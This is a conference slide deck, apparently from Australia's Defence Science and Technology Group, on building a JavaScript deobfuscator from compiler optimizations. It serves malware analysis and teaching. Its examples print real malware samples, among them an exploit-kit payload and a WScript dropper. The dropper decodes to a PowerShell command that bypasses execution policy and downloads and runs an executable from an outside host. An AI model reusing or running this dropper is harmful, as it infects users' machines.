



**Australian Government**

**Department of Defence**

Science and Technology

# Optimizing away JavaScript obfuscation

## How to build a simple deobfuscator

Adrian Herrera

Defence Science and Technology Group

March 15, 2019


## \$ whoami

- Researcher with the Defence Science and Technology (DST) Group
- PhD student at the Australian National University (ANU)
- Interested in applying academic research to reverse engineering problems

# Aim



## Aim



# Aim

```
function alfyplessap(){return undefined}var myltuc="ugjizyffy";var lekazyzfi="
lycraninj";var edeb=WScript;var ctywo=0;var iwira="kdikixuno";function
emesysicq(){return null}ulevecga="33960";function apmij(){return null}function
axoxysfexz(){return 0}function fakylfbevra(){var pdewi=0;return pdewi}imqgesk="
jalihy";function fqykrudlimg(){return true}function ezapxunhygc(){var bsuxgibk=
"oryrfi";return bsuxgibk}var agavhajhej=true;cvujext="eceti";ukzuwfyhlu="
awabazr";var tarvip=1.3;var udygbylbi="12200";var tdurot="run";var cyfpatjezv=
null;var sakhawfoq="55784";function ywugo(){var nhfyna="55673";return nhfyna}
var asaboczi=undefined;var uvacdykadq=typeof window=="undefined";var isxoxnup=
undefined;function uvmitluzo(){return undefined}var qlomoswijty=8;function
epjutgywxa(){var nmufdygjjobt=undefined;return nmufdygjjobt}function ololsu(){
return null}function jereqhuphe(){var ftapun="yhnozrovheqt";return ftapun}var
yvnapus=8.28;function salhy(){var idylle=null;return idylle}function elypa(){
var egnoqqy=null;return egnoqqy}var ifopracxa=undefined;if(typeof ifopracxa=="
undefined"){var cqorobcit=edeb.CreateObject("WScript.Shell");switch(salhy()){
case 336:if(isxoxnup==undefined){var ajagjij=22.5;var uxxejrubv=1.4;var ezgalu=
"44472"}if(tarvip>-2.7){var pdatqecqed=null;var opulwolyw="upefvadukf";
opulwolyw=188+opulwolyw;var jtofuda=1;var itpirnezmiv=undefined;var etgeva=1;
var ngyqjokv="39752";orutmawvend=8.933;var tcaqryk=ngyqjokv+orutmawvend;tcaqryk
="39066"+tcaqryk;var hojebe=undefined;if(fakylfbevra()==false){if(uvmitluzo()=="
qhawec"){var sfikipu=true;var dobure=912;dobure="54201";sowoxozy="54062";var
ixamjejj=11.835;var nqijcarefi=ixamjejj+sowoxozy;nqijcarefi=nqijcarefi+76.107}}
var ydxezbonb=undefined;if(ydxezbonb===0){var ubafi=undefined;var hqimit="74931
";var vmicohsa=315;var obelde=24.2;var aznimuqas=0}break;/* case ... */}}else{
/* ... */}
```

# Aim

```
function alfyplessap(){return undefined}var myltuc="ugjizyffy";var lekazyzfi="
lycraninj";var edeb=WScript;var ctywo=0;var iwira="kdikixuno";function
emesysicq(){return null}ulevecga="33960";function apmij(){return null}function
axoxysfexz(){return 0}function fakyfbevra(){var pdewi=0;return pdewi}imyqesk="
jalihy";function fqykrudling(){return true}function ezapxunhygc(){var bsuxgibk=
"oryrfi";return bsuxgibk}var agavhajhej=true;cvujext="eceti";ukzuwfyhlu="
awabazr";var tarvip=1.3;var udygbylbi="12200";var tdurot="run";var cyfpatjezv=
null;var sakhawfoq="55784";function ywugo(){var nhyna="55673";return nhyna}
var asaboczi=undefined;var uvacdykadq=typeof window=="undefined";var isxoxnup=
undefined;function uvmitluzo(){return undefined}var qlomoswijty=8;function
epjutgywxa(){var nmufdygjobt=undefined;return nmufdygjobt}function ololsu(){
return null}function jereqhuphe(){var ftapun="yhnozrovheqt";return ftapun}var
yvnapus=8.28;function salhy(){var idylle=null;return idylle}function elypa(){
var egnoqqy=null;return egnoqqy}var ifopracxa=undefined;if(typeof ifopracxa=="
undefined"){var cqorobcit=edeb.CreateObject("WScript.Shell");switch(salhy()){
case 336:if(isxoxnup==undefined){var ajagjij=22.5;var uxxejrubv=1.4;var ezgalu=
"44472"}if(tarvip>-2.7){var pdatqecqed=null;var opulwolyw="upefvadukf";
opulwolyw=188+opulwolyw;var jtofuda=1;var itpirnezmiv=undefined;var etgeva=1;
var ngyqjokv="39752";orutmawvend=8.933;var tcaqryk=ngyqjokv+orutmawvend;tcaqryk
="39066"+tcaqryk;var hojebe=undefined;if(fakyfbevra()==false){if(uvmitluzo()=="
qhawec"){var sfikipu=true;var dobure=912;dobure="54201";sowoxozy="54062";var
ixamjejj=11.835;var nqijcarefi=ixamjejj+sowoxozy;nqijcarefi=nqijcarefi+76.107}}
var ydxezbonb=undefined;if(ydxezbonb==0){var ubfifundefined;var hqimit="74931
";var vmicohsa=315;var edeb=WScript;var ctywo=0;var iwira="kdikixuno";/* case ... */}else{
/* ... */}
```


Make this readable

## Motivation

**Obfuscation** hinders analysis

## Motivation

### Obfuscation hinders analysis



<https://blog.quarkslab.com/deobfuscation-recovering-an-llvm-protected-program.html>



## Motivation

### Obfuscation hinders analysis

#### SECURELIST

THREATS ▾

CATEGORIES ▾

TAGS ▾

ENCYCLOPEDIA

STATISTICS

This is where it becomes interesting. Despite a Word document being the initial attack vector, the vulnerability is actually in VBScript, not in Microsoft Word. This is the first time we've seen a URL Moniker used to load an IE exploit, and we believe this technique will be used heavily by malware authors in the future. This technique allows one to load and render a web page using the IE engine, even if default browser on a victim's machine is set to something different.

The VBScript in the downloaded HTML page contains both function names and integer values that are obfuscated.

```
Sub StartExploit
  llllll
  If llllll()=(6h5b5+2967-6H114e) Then
    llllll()
  Else
    Err.Raise (6h13cc+2590-6H1de5)
  End If
  llllll
  llllll
  llllll=llllll()
  llllll=lllll(GetUInt32(llllll))
  llllll=lllll(llllll,"movect.dll")
  llllll=lllll(llllll,"kernelbase.dll")
  llllll=lllll(llllll,"ntdll.dll")
  llllll=lllll(llllll,"VirtualProtect")
  llllll=lllll(llllll,"WtContinue")
  lllll llllll()
  lllll=lllll()+ (6h101a+2050-6H1814)
  lllll llllll(lllll)
  lllll=lllll()+69596
  lllll llllll(lllll)
  lllll=lllll()
  lllll
End Sub
StartExploit
```

*Obfuscated IE exploit*

<https://securelist.com/root-cause-analysis-of-cve-2018-8174/85486/>

## Motivation

### Obfuscation hinders analysis

```
Content-Length: 35630
Keep-Alive: timeout=6, max=100
Connection: Keep-Alive
Content-Type: text/html

<div id="pafvymplzkjnxbs" style="position: absolute; top: -1182px; left: -1137px">aybnbberbu axbwavdh ekdeaabj b ee 'r' aoaxbw av, d - pbhaxazdybtce, c kat eedl
<div id="umt1ybcqvgym" style="position: absolute; top: -1021px; left: -1575px">x22 116 102 109 117 104 110 111 116 104 61 40 43 91 119 105 110 100 111 119 46 11
<script>
var pyqdnkcwvvjnm="x64\xef\x63";
var byrnziyhshcho="x69\x6e\x6e\x65\x72\x48";
var uwxnvdvajeu="x65\x76\x61\x6c";
var vshrvloplnz="x2e\x61";
byrnziyhshcho="x64\x4d";
var wgmnaqdsas="x53\x74\x72\x69\x6e";
var rzdxqea1xnyoyioe="x29";
pyqdnkcwvvjnm="x75";
pyqdnkcwvvjnm="x6d";
wgmnaqdsas="x67";
var nuuhxgscqebk="x28";
byrnziyhshcho="x4c";
var hdmvjecbcopm="x28";
hdmvjecbcopm="x22\x75\x6d";
pyqdnkcwvvjnm="x65\x6e";
wgmnaqdsas="x2e";
wgmnaqdsas="x66\x72\x6f";
vshrvloplnz="x70";
vshrvloplnz="x70\x6c\x79";
vshrvloplnz="x28\x6e\x75";
hdmvjecbcopm="x69\x74\x79";
pyqdnkcwvvjnm="x74";
var ysdokgsddcvt="x2e\x73\x70";
pyqdnkcwvvjnm="x2e\x67";
pyqdnkcwvvjnm="x65\x74\x45\x6c\x65";
vshrvloplnz="x6c\x6c\x2c";
hdmvjecbcopm="x63";
hdmvjecbcopm="x62\x71";
hdmvjecbcopm="x76";
ysdokgsddcvt="x6c\x69\x74";
wgmnaqdsas="x6d\x43";
ysdokgsddcvt="x28\x22\x20\x22";
ysdokgsddcvt="x29\x29";
hdmvjecbcopm="x67\x79\x65\x6e\x22\x29\x2e";
pyqdnkcwvvjnm="x6d\x65\x6e\x74";
pyqdnkcwvvjnm="x42\x79";
wgmnaqdsas="x68";
pyqdnkcwvvjnm="x49";
pyqdnkcwvvjnm="x64";
wgmnaqdsas="x61";
wgmnaqdsas="x72\x43\x6f";
wgmnaqdsas="x64\x65";
eval(uwxnvdvajeu + nuuhxgscqebk + wgmnaqdsas + vshrvloplnz + pyqdnkcwvvjnm + hdmvjecbcopm + byrnziyhshcho + ysdokgsddcvt + rzdxqea1xnyoyioe);
</script>
</div>
```


<https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/angler-exploit-kit-gunning-for-the-top-spot/>

## Goals

1. Borrow ideas from compiler theory
  - Source-to-**source** transforms, not source-to-**machine** transforms
2. Focus on **semantic** transformations
  - Not **pretty-printing**
  - Ensure our transformations are **semantics preserving**
3. Reuse existing tools


## Compiler theory 101

Typical compiler workflow




## Compiler theory 101

### Deobfuscator workflow



## Compiler theory 101

### Deobfuscator workflow



Reuse existing tools

## Compiler theory 102

### Lexer

- Turns **characters** into **words**
- Classify words into a **syntactic category**

## Compiler theory 102

### Lexer

- Turns **characters** into **words**
- Classify words into a **syntactic category**

### Parser

- Produces a **parse tree** from lexed **words**
- Parse tree represents **structure** according to some **grammar**
- Discard syntactic details to get **abstract syntax tree** (AST)



## Compiler theory 102

### Lexer

- Turns **characters** into **words**
- Classify words into a **syntactic category**

### Parser

- Produces a **parse tree** from lexed **words**
- Parse tree represents **structure** according to some **grammar**
- Discard syntactic details to get **abstract syntax tree** (AST)

Perform **semantic analysis** on the AST

## Reuse existing tools

### Scalable Analysis Framework for ECMAScript (SAFE)

“SAFE 2.0 is a scalable and pluggable analysis framework for JavaScript web applications developed by the Programming Language Research Group at KAIST” <sup>1</sup>

---

<sup>1</sup><https://github.com/sukyoung/safe>

## Reuse existing tools

### Scalable Analysis Framework for ECMAScript (SAFE)

“SAFE 2.0 is a scalable and pluggable analysis framework for JavaScript web applications developed by the Programming Language Research Group at KAIST” <sup>1</sup>

Provides

- Lexer/parser
- Intermediate representations
- Source generator

---

<sup>1</sup><https://github.com/sukyoung/safe>


## SAFE parser example

```
function salhy() {
  var idylle = null;
  return idylle;
}

var edeb = WScript;
var isxoxnup = undefined;
var ifopracxa = undefined;
var tarvip = 1.3;

if (typeof ifopracxa == 'und' + 'efin' + 'ed') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
    case 336:
      if (tarvip > -2.7) {
        var pdatqecqed = null;
        var opulwolyw = 'upefvadukf';
        opulwolyw = 100 + 88 + opulwolyw;
        var ngyqjokv = "39752";
        orutmawvend = 8.933;
        var tcaqryk = ngyqjokv + orutmawvend;
        tcaqryk = '39066' + tcaqryk;
      }
    }
  }
}
```

## SAFE AST example



## Building a deobfuscator

Perform simple compiler optimizations on top of the AST

## Building a deobfuscator

Perform simple compiler optimizations on top of the AST

- Constant folding
- Constant propagation
- Dead branch removal
- Function inlining
- String decoding
- Variable renaming

## Building a deobfuscator

Perform simple compiler optimizations on top of the AST

- Constant folding
- Constant propagation
- Dead branch removal
- Function inlining
- String decoding
- Variable renaming

Continue applying optimizations until a **fixpoint** is reached (i.e., the AST stops changing)



## Building a deobfuscator

Perform simple compiler optimizations on top of the AST

- Constant folding
- Constant propagation
- Dead branch removal
- Function inlining
- String decoding
- Variable renaming

Continue applying optimizations until a **fixpoint** is reached (i.e., the AST stops changing)

Let's look at some optimizations

## Constant folding

Recognise and evaluate constant expressions

## Constant folding


Recognise and evaluate constant expressions

```
if (typeof ifopracxa == 'und' + 'efin' + 'ed')
```

## Constant folding

Recognise and evaluate constant expressions


```
if (typeof ifopraxa == 'und' + 'efin' + 'ed')
```



## Constant folding

Recognise and evaluate constant expressions


```
if (typeof ifopracxa == 'und' + 'efin' + 'ed')
```



## Constant folding

Recognise and evaluate constant expressions


```
if (typeof ifopracxa == 'undefin' + 'ed')
```



## Constant folding

Recognise and evaluate constant expressions

```
if (typeof ifopracxa == 'undefin' + 'ed')
```



## Constant folding

Recognise and evaluate constant expressions

```
if (typeof ifopracxa == 'undefined')
```

...

|

'undefined'



## Constant folding

Recognise and evaluate constant expressions

```
if (typeof ifopracxa == 'undefined')
```

...

|

'undefined'

Done!

## Constant folding

Apply to integers

`opulwolyw = 100 + 88 + //...`  $\Leftrightarrow$  `opulwolyw = 188 + //...`

## Constant folding

Apply to integers

`opulwolyw = 100 + 88 + //...`  $\Leftrightarrow$  `opulwolyw = 188 + //...`

What about these?

```
uyruv = "price = $" + 10;  
pidcn = 10 - true;  
eruicnb = !true * 190.5;  
rhmjm = 2 + "3";
```

## Constant folding

Apply to integers

`opulwolyw = 100 + 88 + //...`  $\Leftrightarrow$  `opulwolyw = 188 + //...`

What about these?

```
uyruv = "price = $" + 10;     $\Leftrightarrow$   uyruv = "price = $10";  
pidcn = 10 - true;  
eruicnb = !true * 190.5;  
rhmjm = 2 + "3";
```

## Constant folding

Apply to integers

`opulwolyw = 100 + 88 + //...`  $\Leftrightarrow$  `opulwolyw = 188 + //...`

What about these?

`uyruv = "price = $" + 10;`  $\Leftrightarrow$  `uyruv = "price = $10";`  
`pidcn = 10 - true;`  $\Leftrightarrow$  `pidcn = 9`  
`eruicnb = !true * 190.5;`  
`rhmmj = 2 + "3";`

## Constant folding

Apply to integers

`opulwolyw = 100 + 88 + //...`  $\Leftrightarrow$  `opulwolyw = 188 + //...`

What about these?

<code>uyruv = "price = \$" + 10;</code>	$\Leftrightarrow$	<code>uyruv = "price = \$10";</code>
<code>pidcn = 10 - true;</code>	$\Leftrightarrow$	<code>pidcn = 9</code>
<code>eruicnb = !true * 190.5;</code>	$\Leftrightarrow$	<code>eruicnb = 0</code>
<code>rhmmj = 2 + "3";</code>		

## Constant folding

Apply to integers

`opulwolyw = 100 + 88 + //...`  $\Leftrightarrow$  `opulwolyw = 188 + //...`

What about these?

<code>uyruv = "price = \$" + 10;</code>	$\Leftrightarrow$	<code>uyruv = "price = \$10";</code>
<code>pidcn = 10 - true;</code>	$\Leftrightarrow$	<code>pidcn = 9</code>
<code>eruicnb = !true * 190.5;</code>	$\Leftrightarrow$	<code>eruicnb = 0</code>
<code>rhbjm = 2 + "3";</code>	$\Leftrightarrow$	<code>rhbjm = "23"</code>

## Constant folding

Apply to integers

`opulwolyw = 100 + 88 + //...`  $\Leftrightarrow$  `opulwolyw = 188 + //...`

What about these?

<code>uyruv = "price = \$" + 10;</code>	$\Leftrightarrow$	<code>uyruv = "price = \$10";</code>
<code>pidcn = 10 - true;</code>	$\Leftrightarrow$	<code>pidcn = 9</code>
<code>eruicnb = !true * 190.5;</code>	$\Leftrightarrow$	<code>eruicnb = 0</code>
<code>rhmmjm = 2 + "3";</code>	$\Leftrightarrow$	<code>rhmmjm = "23"</code>

Requires understanding of semantics



## Constant folding

### Implementation

1. Write “rules” for foldable expressions
2. Start at root **Program** node and walk AST
3. If rule matches, produce a new (simplified) node
4. Recurse on child nodes

## Constant propagation

Substitute known literal values into expressions

## Constant propagation

Substitute known literal values into expressions

```
function salhy() {  
    var idylle = null;  
    return idylle;  
}  
  
var edeb = WScript;  
var isxoxnup = undefined;  
var ifopracxa = undefined;  
var tarvip = 1.3;  
  
if (typeof ifopracxa == 'undefined') {  
    var cqorobcit = edeb.CreateObject('WScript.Shell');  
    switch (salhy()) {  
    case 336:  
        if (tarvip > -2.7) {  
            // ...  
        }  
    case null: // ...  
    }
```

## Constant propagation

Substitute known literal values into expressions

```
function salhy() {
  var idylle = null;
  return idylle; ←--- idylle = null
}
```

```
var edeb = WScript;
var isxoxnup = undefined;
var ifopracxa = undefined;
var tarvip = 1.3;
```

```
if (typeof ifopracxa == 'undefined') { ←--- ifopracxa = undefined
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
    case 336:
      if (tarvip > -2.7) { ←--- tarvip = 1.3
        // ...
      }
    case null: // ...
  }
}
```

## Constant propagation

Substitute known literal values into expressions

```
function salhy() {
  var idylle = null;
  return null;
}

var edeb = WScript;
var isxoxnup = undefined;
var ifopracxa = undefined;
var tarvip = 1.3;

if (typeof undefined == 'undefined') {
  var cqorobcit = edeb.CreateObject('WScript.Shell');
  switch (salhy()) {
    case 336:
      if (1.3 > -2.7) {
        // ...
      }
    case null: // ...
  }
}
```

## Constant propagation

### Delete unused variables

```
function salhy() {  
    var idylle = null;  
    return null;  
}  
  
var edeb = WScript;  
var isxoxnup = undefined;  
var ifopracxa = undefined;  
var tarvip = 1.3;  
  
if (typeof undefined == 'undefined') {  
    var cqorobcit = edeb.CreateObject('WScript.Shell');  
    switch (salhy()) {  
        case 336:  
            if (1.3 > -2.7) {  
                // ...  
            }  
        case null: // ...  
    }  
}
```

## Constant propagation

### Delete unused variables

```
function salhy() {  
    return null;  
}  
  
var edeb = WScript;  
var isxoxnup = undefined;  
  
if (typeof undefined == 'undefined') {  
    var cqorobcit = edeb.CreateObject('WScript.Shell');  
    switch (salhy()) {  
    case 336:  
        if (1.3 > -2.7) {  
            // ...  
        }  
    case null: // ...  
    }
```

## Constant propagation

### Implementation

- Requires multiple passes over the AST
  1. Propagate constants
  2. Remove redundant assignment operations
- Implemented as an **abstract interpretation**



## Function inlining

Expand trivial function calls


## Function inlining

Expand trivial function calls

```
function salhy() {  
    return null;  
}  
  
var edeb = WScript;  
var isxoxnup = undefined;  
  
if (typeof undefined == 'undefined') {  
    var cqorobcit = edeb.CreateObject('WScript.Shell');  
    switch (salhy()) {  
    case 336:  
        if (1.3 > -2.7) {  
            // ...  
        }  
    case null: // ...  
    }
```

## Function inlining

Expand trivial function calls

```
function salhy() {  
    return null;  
}  
  
var edeb = WScript;  
var isxoxnup = undefined;  
  
if (typeof undefined == 'undefined') {  
    var cqorobcit = edeb.CreateObject('WScript.Shell');  
    switch (salhy()) {  
        case 336:   
            if (1.3 > -2.7) {  
                // ...  
            }  
        case null: // ...  
    }  
}
```

## Function inlining

### Expand trivial function calls

```
function salhy() {  
    return null;  
}  
  
var edeb = WScript;  
var isxoxnup = undefined;  
  
if (typeof undefined == 'undefined') {  
    var cqorobcit = edeb.CreateObject('WScript.Shell');  
    switch (null) {  
    case 336:  
        if (1.3 > -2.7) {  
            // ...  
        }  
    case null: // ...  
    }
```

## Function inlining

### Delete unused functions

```
function salhy() {  
  return null;  
}
```

```
var edeb = WScript;  
var isxoxnup = undefined;
```

```
if (typeof undefined == 'undefined') {  
  var cqorobcit = edeb.CreateObject('WScript.Shell');  
  switch (null) {  
    case 336:  
      if (1.3 > -2.7) {  
        // ...  
      }  
    case null: // ...  
  }  
}
```

## Function inlining

### Delete unused functions

```
var edeb = WScript;  
var isxoxnup = undefined;  
  
if (typeof undefined == 'undefined') {  
    var cqorobcit = edeb.CreateObject('WScript.Shell');  
    switch (null) {  
    case 336:  
        if (1.3 > -2.7) {  
            // ...  
        }  
    case null: // ...  
    }
```

## Function inlining

### Implementation

1. Collect all inlinable functions in the current scope
  - **Inlinable function**: Function with a single statement that **Returns** a **Literal** expression
2. Start at root node of current scope and walk AST
3. If current node is a function call, check if the function is inlinable
  - If it is, produce a new node containing the **Literal** expression
4. Recurse on child nodes

## Putting it all together

Where are we at?

- Implemented 3 simple optimizations
- Removed some dead code
- Enable removal of more (dead) code



## Putting it all together

Where are we at?

- Implemented 3 simple optimizations
- Removed some dead code
- Enable removal of more (dead) code

Let's look at actual malware

## Example

```
function alfyplessap(){return undefined}var myltuc="ugjizyffy";var lekazyzfi="
lycraninj";var edeb=WScript;var ctywo=0;var iwira="kdikixuno";function
emesysicq(){return null}ulevecga="33960";function apmij(){return null}function
axoxysfexz(){return 0}function fakyfbevra(){var pdewi=0;return pdewi}imyqesk="
jalihy";function fqykrudlmng(){return true}function ezapxunhygc(){var bsuxgibk=
"oryrfi";return bsuxgibk}var agavhajhej=true;cvujext="eceti";ukzuwfyhlu="
awabazr";var tarvip=1.3;var udygbylbi="12200";var tdurot="run";var cyfpatjezv=
null;var sakhawfoq="55784";function ywugo(){var nhyfna="55673";return nhyfna}
var asaboczi=undefined;var uvacdykadq=typeof window=="undefined";var isxoxnup=
undefined;function uvmitluzo(){return undefined}var qlomoswijty=8;function
epjutgywxa(){var nmufdygjobt=undefined;return nmufdygjobt}function ololsu(){
return null}function jereqhuphe(){var ftapun="yhnozrovheqt";return ftapun}var
yvnapus=8.28;function salhy(){var idylle=null;return idylle}function elypa(){
var egnoqqy=null;return egnoqqy}var ifopracxa=undefined;if(typeof ifopracxa=="
undefined"){var cqorobcit=edeb.CreateObject("WScript.Shell");switch(salhy()){
case 336:if(isxoxnup==undefined){var ajagjij=22.5;var uxxejrubv=1.4;var ezgalu=
"44472"}if(tarvip>-2.7){var pdatqecqed=null;var opulwolyw="upefvadukf";
opulwolyw=188+opulwolyw;var jtofuda=1;var itpirnezmiv=undefined;var etgeva=1;
var ngyqjokv="39752";orutmawvend=8.933;var tcaqryk=ngyqjokv+orutmawvend;tcaqryk
="39066"+tcaqryk;var hojebe=undefined;if(fakyfbevra()==false){if(uvmitluzo()=="
qhawec"){var sfikipu=true;var dobure=912;dobure="54201";sowoxozy="54062";var
ixamjejj=11.835;var nqijcarefi=ixamjejj+sowoxozy;nqijcarefi=nqijcarefi+76.107}}
var ydxezbobn=undefined;if(ydxezbobn==0){var ubafi=undefined;var hqimit="74931
";var vmicohsa=315;var obelde=24.2;var aznimuqas=0}break;/* case ... */}}else{
/* ... */}
```

## Example

Pretty-printed with UglifyJS (468 LoC)

```
function salhy() {
    var idylle = null;
    return idylle;
}

var edeb = WScript;
var isxoxnup = undefined;
var ifopracxa = undefined;
var tarvip = 1.3;

if (typeof ifopracxa == 'und' + 'efin' + 'ed') {
    var cqorobcit = edeb.CreateObject('WScript.Shell');
    switch (salhy()) {
    case 336:
        if (tarvip > -2.7) {
            var pdatqecqed = null;
            var opulwolyw = 'upefvadukf';
            opulwolyw = 100 + 88 + opulwolyw;
            var ngyqjokv = "39752";
            orutmawvend = 8.933;
            var tcaqryk = ngyqjokv + orutmawvend;
            tcaqryk = '39066' + tcaqryk;
        }
    }
}
```

## Example

### Deobfuscated with SAFE (11 LoC)

```

var raccoon;
var hamster;
var chinchilla;

raccoon = WScript;
hamster = typeof window == "undefined";

{
  chinchilla = raccoon.CreateObject("WScript.Shell");
  if (hamster) {
    chinchilla["run"]("cmd.exe /c \"powershell $ojogo='^dimas.top';$hetfo='^-Scope
Pr';$pobbi='^,$path); '$;$innypu='^ocess; $p';$monsucm='^y Bypass '$;$binkucb
='^h';$ykpyffy='^Start-Pro';$ykjygr='^:temp+''\b';$suzmez='^e''); (New-';
$xyzymo='^Set-Execu';$ulirgo='^tp://laro';$eqtem='^ath=($env';$evyvz='^).
Downloa';$ogxow='^Webclient';$utkyjv='^/777.exe''';$gsydivv='^tionPolic';
$upoh='^stem.Net.';$zceqmi='^Object Sy';$cepsuhm='^ipbafa.ex';$qfyzko='^
dFile(''ht';$awysqe='^cess $pat'; Invoke-Expression ($xyzymo+$gsydivv+
$monsucm+$hetfo+$innypu+$eqtem+$ykjygr+$cepsuhm+$suzmez+$zceqmi+$upoh+$ogxow
+$evyvz+$qfyzko+$ulirgo+$ojogo+$utkyjv+$pobbi+$ykpyffy+$awysqe+$binkucb);\n
", 0);
  }
}

```

## Example

### Deobfuscated with SAFE (11 LoC)

```
$ojogo='^dimas.top';$hetfo='^-Scope Pr';$pobbi='^,$path); '$innypu='^ocess; $p';
$monsucm='^y Bypass '$binkucb='^h';$ykpyffy='^Start-Pro';$ykjygr='^:temp+''\b
';$suzmez='^e'''); (New-';$xzymo='^Set-Execu';$ulirgo='^tp://laro';$eqtem='^ath=(
$env';$evyvz='^).Downloa';$ogxow='^Webclient';$utkyjv='^/777.exe''';$gsydivb='^
tionPolic';$upoh='^stem.Net.';$zceqmi='^Object Sy';$cepsuhm='^ipbafa.ex';
$qfyzko='^dFile(''ht';$awysqe='^cess $pat'; Invoke-Expression ($xzymo+$gsydivb+
$monsucm+$hetfo+$innypu+$eqtem+$ykjygr+$cepsuhm+$suzmez+$zceqmi+$upoh+$ogxow+
$evyvz+$qfyzko+$ulirgo+$ojogo+$utkyjv+$pobbi+$ykpyffy+$awysqe+$binkucb);
```

Congrats: now we have obfuscated Powershell 😊

## Conclusion

By applying a few simple ideas from compiler theory, we've written a deobfuscator!

## Conclusion

By applying a few simple ideas from compiler theory, we've written a deobfuscator!

- Applying compiler tricks for deobfuscation is not new
- **But**, it is effective at deobfuscating malware
  - ...Ask me about `eval` later 😊
- Generic, applicable across languages (e.g., JavaScript, VBScript, Powershell, etc.)

## Conclusion

By applying a few simple ideas from compiler theory, we've written a deobfuscator!

- Applying compiler tricks for deobfuscation is not new
- **But**, it is effective at deobfuscating malware
  - ...Ask me about `eval` later 😊
- Generic, applicable across languages (e.g., JavaScript, VBScript, Powershell, etc.)

Thanks for listening! Questions?